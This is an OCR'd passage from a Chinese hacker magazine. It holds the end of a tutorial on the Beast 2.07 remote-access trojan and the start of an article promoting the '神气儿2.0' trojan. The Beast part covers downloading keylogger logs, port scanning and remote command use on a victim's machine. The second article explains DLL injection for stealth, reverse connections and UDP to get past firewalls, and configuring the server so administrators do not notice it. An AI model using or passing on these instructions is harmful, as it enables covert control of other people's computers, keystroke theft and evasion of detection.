


图22




图23

“Server”按钮下的命令都是对对方系统中的服务端进行操作有关的，如通过“Update”按钮可以对以前配置的服务端内容进行更新；而“Info”按钮可以查看并保存对方的系统信息（如图25）。“Misc”按钮下的一些命令有些还是需要着重介绍一下的。通过“Scanner”可以扫描已经被打开Beast端口的电脑，当然你也可以通过这个扫描




图24

器对其它的端口进行扫描（如图26）。“Run Appz”命令就是一个模拟的DOS操作台（如图27）。如果你在服务端设置时设置了激活键盘记录功能“Enable keylogger”的话，那么就可以通过“Keylogger”命令来下载记录文件（如图28）。通过“System Time”按钮可以更改对方系统的时间（如图29），完成后点击“Refresh”进行更新。




图25




图26




图27




图28




图29




图30

下面还有两个新功能要介绍给大家。随着换肤功能成为现在软件界的时尚，在Beast 2.07中也提供了换肤的功能，点击主界面上的“Skins”按钮，在弹出的窗口中点击“Available Themes”下拉菜单选择其他的皮肤，我们还可以通过“Change hue”和“Change brightness”的滑杆来调节界面的颜色及亮度（如图30），然后点击“Save”按钮保存设置。而通过“Statistics”窗口我们可以对数据的流量进行监控，当客户端和服务端连接成功后，我们就可以从这得到数据流量，“Bytes received”和“Bytes send”分别表示接收和已经发送的数据（如图31）。




图31

至此，最新的Beast 2.07就为大家介绍到这。如果有什么问题的话，可以到《黑客X档案》的论坛我们共同探讨。

（文章中涉及到的程序Beast 2.07已收录于光盘中）

又一款国产超强木马——神气儿2.0

CE still 刀客（杨超）

随着网络的普及，木马逐渐被人们所熟悉，因为现在许多人对网络安全重视，木马技术也在不断的完善进步，现在的木马已经不像以前那样“单纯”！下面我就给大家带来一款国产木马，它的功能绝不逊色于其他木马，隐藏自己的方法也使用的是现在的主流技术，有兴趣的朋友来看看吧！

功能简介 “神气儿2.0”由国内著名安全组织第八军团开发制作的，它是款DLL进程插入型木马，注册为系统服务，所以在进程中看不到，可以采用主动连接和反向连接两种方式。


LOOK 注意 主动连接是指用本机去连接中了木马的电脑（即服务端），反向连接是指中了木马的电脑主动来连接本机（即客户端），反向连接又分为DNS连接和IP连接，IP连接是指中了木马的电脑上线后自动连接本机，DNS连接是指在网上注册一个DNS域名，然后把DNS转向的IP指向自己的电脑IP。

利用反向连接这种方式可以刺穿部分防火墙，但也有一个缺点，就是要有自己独立的IP，不能通过肉鸡连接内网（局域网）中的电脑，不过反向可以控制在同一内网（局域网）中的电脑，比如我的电脑在局域网中的IP为192.168.1.3，我可以控制在同一内网中IP为192.168.1.4的电脑，因为木马发送的数据只在局域网中传输，没有通过互联网传输，但它也可以控制内网的计算机。

“神气儿2.0”不光有好的隐藏性，功能也非常强大，具体功能有：文件管理、文件传输、进程管理、后台服务管理、注册表管理、屏幕控制、DOS命令、批量处理、重启、关机。怎么样？有点动心了吧？

木马服务端的配置

我们来看看服务端是怎么配置的。打开“神气儿2.0”，点击“生成被控端”，弹出“被控制端配置”窗口（图1）。



在“被控制文件名：”处填写木马服务端要生成的目录，默认和客户端在同一目录，如果你想改变它生成的目录，可点击后面的按钮进行选择。

选中下面的“连接”标签，里面有不少选项，我这里给大家一一说明。

DNS域名：是指你申请的域名，不过这个域名指向的IP一定要是你电脑的外网独立IP，其实，用“DNS域名”的目的就是怕你的IP是动态的，因为一般家用ADSL宽带拨号上网每次重新上线就会改一个IP，所以我们只需改一下自己的DNS域名，指向新IP就可以了。

指定IP：填写自己的IP，这里要有自己固定的外网IP，即不管怎么上／下线都不会变，如果你没有外网固定独立IP，也没有动态外网独立IP，一般用肉鸡来实现。

上线端口：是指本地电脑开的一个端口，即一打开“神气儿2.0”就会给本机开一个你设定的上线端口，一般不用改，用默认的即可。

监听端口：是远程被控制电脑打开的端口，后面的“被控制端一直打开端口”选项建议不要打勾，如果端口一直打开，很可能会被管理员发现，等我们进行连接时再打开不是更好？经笔者测试，“神气儿2.0”采用的是UDP协议进行传输控制，因为现在很多防火墙都瞄准了TCP/IP协议，却忽略了UDP协议，这也是此木马的独特处之一吧。

下面我们再来看看“安装”标签。“安装名称”是指执行了你所配置的服务端后，会再在系统里生成一个文件，文件名可自己修改，即在“安装名称”后进行设置；下面的“DLL名称”不难理解，就是要在系统里生成一个DLL文件的名字，因为“神气儿2.0”是采用DLL进程插入技术，在系统中不会出现进程；“连接密码”是指连接中了木马的电脑时需要的密码；最下面的“随机密码”表示只有你这台计算机才能连接你上传木马的电脑，只要点击“生成随机密码”按钮就会出现随机密码了。

